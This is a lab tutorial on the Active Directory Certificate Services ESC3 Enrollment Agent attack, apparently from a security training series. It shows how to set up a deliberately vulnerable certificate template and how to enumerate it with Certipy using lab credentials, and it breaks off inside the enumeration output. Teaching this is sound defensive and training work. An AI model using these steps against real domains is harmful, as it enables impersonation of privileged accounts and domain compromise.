

Active Directory Certificate Services



ESC3: Enrollment Agent Template



Contents

Introduction	3
What is ESC3?.....	3
ADCS and Certificate Templates Risks	3
Certificate Request Agent ECU	4
How it works:	5
The Security Risk, When Misused:	5
Prerequisite	5
Lab setup.....	5
Duplicate the "Certificate Template" Template	6
Configure the New Template	6
Configure the Subject Name Tab	7
Configure the Security Tab	8
Configure the Extensions Tab.....	9
Confirm Issuance Requirements	12
Save the Template	13
Enumeration & Exploitation	14
ESC3 Attack Using Certipy	14
Enumeration for Vulnerable Templates	14
Request a Certificate as Administrator	15
Use the Certificate.....	16
Post Exploitation	16
Lateral Movement & Privilege Escalation using impacket-psexec	16
ESC3 Attack Using Metasploit	17
Load the Certificate Request Module	17
Load the Certificate Request Module	18
Load the Module:.....	18
Lateral Movement & Privilege Escalation using Evil-Winrm	19
Mitigation	19





Introduction

Active Directory Certificate Services (ADCS) is commonly targeted in **ESC3 certificate attacks**, which exploit misconfigurations in **certificate templates** to enable serious vulnerabilities such as **ADCS certificate attacks** and **privilege escalation**. **ESC3**, in particular, poses a significant threat when combined with a misconfigured **Certificate Request Agent (CRA)** template. This flaw allows attackers to request certificates for high-privileged users, like domain admins, giving them unauthorized access and opening the door for further exploitation.

In PART 2 of this ADCS series, we covered an overview of Active Directory Certificate Services and demonstrated the [ESC2 escalation technique](#). In this post, we'll dive into the **AD CS ESC3 Enrollment Agent Template**—an escalation method that exploits a misconfigured Certificate Request Agent EKU, also known as the "Enrollment Agent," allowing a user to request a certificate on behalf of another user, such as a Domain Admin.

What is ESC3?

ESC3 using Certificate Request Agent allows designated users to request certificates on behalf of other users, computers, or services within an enterprise Public Key Infrastructure (PKI) environment. This is commonly used in scenarios where end-users cannot request certificates themselves due to lack of access or permissions.

Requirements to Make ESC3 Attack Possible:

- Certificate template allows "enrollment on behalf of"
- Attacker has a valid Certificate Request Agent certificate
- Attacker has Enroll permissions on a vulnerable certificate template
- No strong restrictions on who can be impersonated
- Overly broad assignment of Certificate Request Agent role

ADCS and Certificate Templates Risks

Active Directory Certificate Services (ADCS) and certificate templates pose significant risks if misconfigured, potentially enabling privilege escalation, lateral movement, or full domain compromise. Certificate attacks like **ESC3** allow attackers to modify templates to issue certificates for privileged impersonation, effectively bypassing authentication and enabling stealthy, persistent access.

ADCS issues certificates in Active Directory using templates that define permissions and usage. Poorly secured templates are prime targets for attacks like

ESC1 (abusing dangerous permissions like ENROLL and Client Authentication),

ESC2 (exploiting misconfigured issuance policies), and

ESC3 (using **Certificate Request Agent** template to impersonate privileged accounts).

If not tightly controlled, ADCS can become a powerful tool for lateral movement and privilege escalation in a domain.



The vulnerability conditions for ESC1, ESC2, and ESC3 certificate templates are as follows

Condition	ESC1	ESC2	ESC3
Template is enabled	✓ True	✓ True	✓ True
Low-privileged users can enroll	✓ True	✓ True	✓ True
Subject name can be supplied in request	✓ True	✓ True	✓ True
Subject Alternative Name (SAN) can be specified	✓ True	✓ True	✓ True
Client Authentication EKU present	✓ True	✓ True	✗ False
Any Purpose EKU present	✗ False	✓ True	✗ False
No EKU specified	✗ False	✓ True	✗ False
Certificate Request Agent EKU present	✗ False	✗ False	✓ True
Manager approval is not required	✓ True	✓ True	✓ True
Authorized signatures required	✗ False	✗ False	✗ False
Request can be made on behalf of another user	✗ False	✓ True	✓ True
Certificate can be used for Kerberos authentication (PKINIT)	✓ True	✓ True	✓ True
Can impersonate any Active Directory user	✓ True	✓ True	✓ True

In the case of **ESC3**, we will walk through how an attacker can abuse a misconfigured **Certificate Request Agent** template to request certificates on behalf of privileged users, enabling impersonation and unauthorized access through certificate-based authentication.

Certificate Request Agent EKU

A **Certificate Request Agent** is a **delegated user or service** that is authorized to **request digital certificates on behalf of other users or devices** in an Active Directory environment, typically through a special certificate template.


In Active Directory Certificate Services (ADCS), a **Certificate Request Agent** is a trusted account (typically a user or service account) that is **authorized to request certificates on behalf of other users or computers**.

This is part of a **delegated enrollment model**, often used in environments where:

- End-users can't request their own certificates (e.g., smartcards)
- A centralized system or helpdesk issues certificates for users
- Automation systems handle identity provisioning



How it works:



Note: Extended Key Usage (EKU) is a certificate field that specifies its intended purposes like email encryption, user authentication, or secure web access each represented by a unique Object Identifier (OID).

The Security Risk, When Misused:

The Certificate Request Agent EKU, though useful for delegated enrollment, poses a serious security threat if the certificate template includes it without requiring approval, is accessible to non-privileged users, and lacks restrictions on which identities can be impersonated.


Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: Evil-winrm, Impacket, certipy-ad, Metasploit

Lab setup


Starting by launching the Certificate Template Console:

Run certtmpl.msc on the Domain Controller, then navigate to **Certificate Templates** → **Manage**.



Duplicate the “Certificate Template” Template

- Scroll down and find the “**Code Signing**” template.
- Right-click it → Click **Duplicate Template**.



Configure the New Template

A new window will appear with multiple tabs, go through them one by one.

General Tab:

- Set the **Template display name** to: ESC3



- (Optional) Adjust the **Validity Period** — the default of 1 year is typically sufficient.

Properties of New Template ×

Superseded Templates		Extensions		Security	
Subject Name		Server		Issuance Requirements	
Compatibility	General	Request Handling	Cryptography	Key Attestation	
Template display name: <input type="text" value="ESC3"/>					
Template name: <input type="text" value="ESC3"/>					
Validity period: <input type="text" value="1"/> years		Renewal period: <input type="text" value="6"/> weeks			
<input type="checkbox"/> Publish certificate in Active Directory					
<input type="checkbox"/> Do not automatically reenroll if a duplicate certificate exists in Active Directory					

OK Cancel Apply Help

This name will show up when requesting the certificate

Configure the Subject Name Tab

- Select: **Build from this Active Directory information**



Properties of New Template

Superseded Templates Extensions Security

Compatibility General Request Handling Cryptography Key Attestation

Subject Name Server Issuance Requirements

☐ Supply in the request

☐ Use subject information from existing certificates for autoenrollment renewal requests (*)

☒ Build from this Active Directory information

Select this option to enforce consistency among subject names and to simplify certificate administration.

Subject name format:

Fully distinguished name

☐ Include e-mail name in subject name

Include this information in alternate subject name:

☐ E-mail name

☐ DNS name

☒ User principal name (UPN)

☐ Service principal name (SPN)

* Control is disabled due to [compatibility settings](#).

OK Cancel Apply Help

This setting prevents attackers from supplying their own identity (e.g., CN=Administrator)

Configure the Security Tab

- Click **Add** → Type Domain Users → Click OK
- Select Domain Users
- Check → Enroll



Properties of New Template



Compatibility General Request Handling Cryptography Key Attestation
Subject Name Server Issuance Requirements
Superseded Templates Extensions **Security**

Group or user names:

- Authenticated Users
- Administrator
- Domain Admins (IGNITE\Domain Admins)
- Domain Users (IGNITE\Domain Users)**
- Enterprise Admins (IGNITE\Enterprise Admins)

Add... Remove

Permissions for Domain Users	Allow	Deny
Full Control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input type="checkbox"/>	<input type="checkbox"/>
Enroll	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Autoenroll	<input type="checkbox"/>	<input type="checkbox"/>


For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help


Configure the Extensions Tab

- Go to the **Extensions** tab
- Select **Application Policies** → Click **Edit**




Inside the Edit Window:

- Select: **Code Signing** → Click **Remove**




- Click **Add** and then Select **Certificate request Agent**
- And Click **OK**



Confirm Issuance Requirements

Go back to the Certificate Authority (certsrv.msc) window. Right-click Certificate Templates → Click New → Certificate Template to Issue.



Find Vulnerable Template in the list and select it, in our case we created it as ESC3.

Click OK to publish it

Enable Certificate Templates



Select one Certificate Template to enable on this Certification Authority.
Note: If a certificate template that was recently created does not appear on this list, you may need to wait until information about this template has been replicated to all domain controllers.
All of the certificate templates in the organization may not be available to your CA.
[For more information, see Certificate Template Concepts.](#)


Name	Intended Purpose
CEP Encryption	Certificate Request Agent
Code Signing	Code Signing
Cross Certification Authority	<All>
Enrollment Agent	Certificate Request Agent
Enrollment Agent (Computer)	Certificate Request Agent
ESC3	Certificate Request Agent
Exchange Enrollment Agent (Offline request)	Certificate Request Agent
Exchange Signature Only	Secure Email
Exchange User	Secure Email
IPSec	IP security IKE intermediate

OK

Cancel

Save the Template

- Click **OK** to save and close



We can see our **template** is now created!

Enumeration & Exploitation

ESC3 Attack Using Certipy

Enumeration for Vulnerable Templates

Use Certipy from the attacker machine to enumerate AD CS configuration and vulnerable templates, specifying **raj** as the user in this case.

Let's fire the command

```
certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled
```

```
(root@kali)~# certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 15 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ignite-DC-CA' via CSRA: CASSessionError: code:
[*] Trying to get CA configuration for 'ignite-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'ignite-DC-CA'
[*] Saved BloodHound data to '20250112131824_Certipy.zip'. Drag and drop the file into the BloodHound
[*] Saved text output to '20250112131824_Certipy.txt'
[*] Saved JSON output to '20250112131824_Certipy.json'
```

Identify a certificate template that contains the Certificate Request Agent EKU, allows on-behalf-of enrollment, and is vulnerable to ESC3 exploitation in the file saved as 20250112131824_Certipy.txt

Use your preferred text editor to view the saved file in this case, we're using cat to read its contents.



```
(root@kali)-[~]
# cat 20250112131824_Certipy.txt
Certificate Authorities
0
CA Name : ignite-DC-CA
DNS Name : DC.ignite.local
Certificate Subject : CN=ignite-DC-CA, DC=ignite, DC=local
Certificate Serial Number : 316830D883F61CA647EADB55B6501712
Certificate Validity Start : 2024-12-22 08:01:51+00:00
Certificate Validity End : 2029-12-22 08:11:51+00:00
Web Enrollment : Disabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
Owner : IGNITE.LOCAL\Administrators
Access Rights
ManageCertificates : IGNITE.LOCAL\Administrators
IGNITE.LOCAL\Domain Admins
IGNITE.LOCAL\Enterprise Admins
ManageCa : IGNITE.LOCAL\Administrators
IGNITE.LOCAL\Domain Admins
IGNITE.LOCAL\Enterprise Admins
Enroll : IGNITE.LOCAL\Authenticated Users
Certificate Templates
0
Template Name : ESC3
Display Name : ESC3
Certificate Authorities : ignite-DC-CA
Enabled : True
Client Authentication : False
Enrollment Agent : True
Any Purpose : False
Enrollee Supplies Subject : False
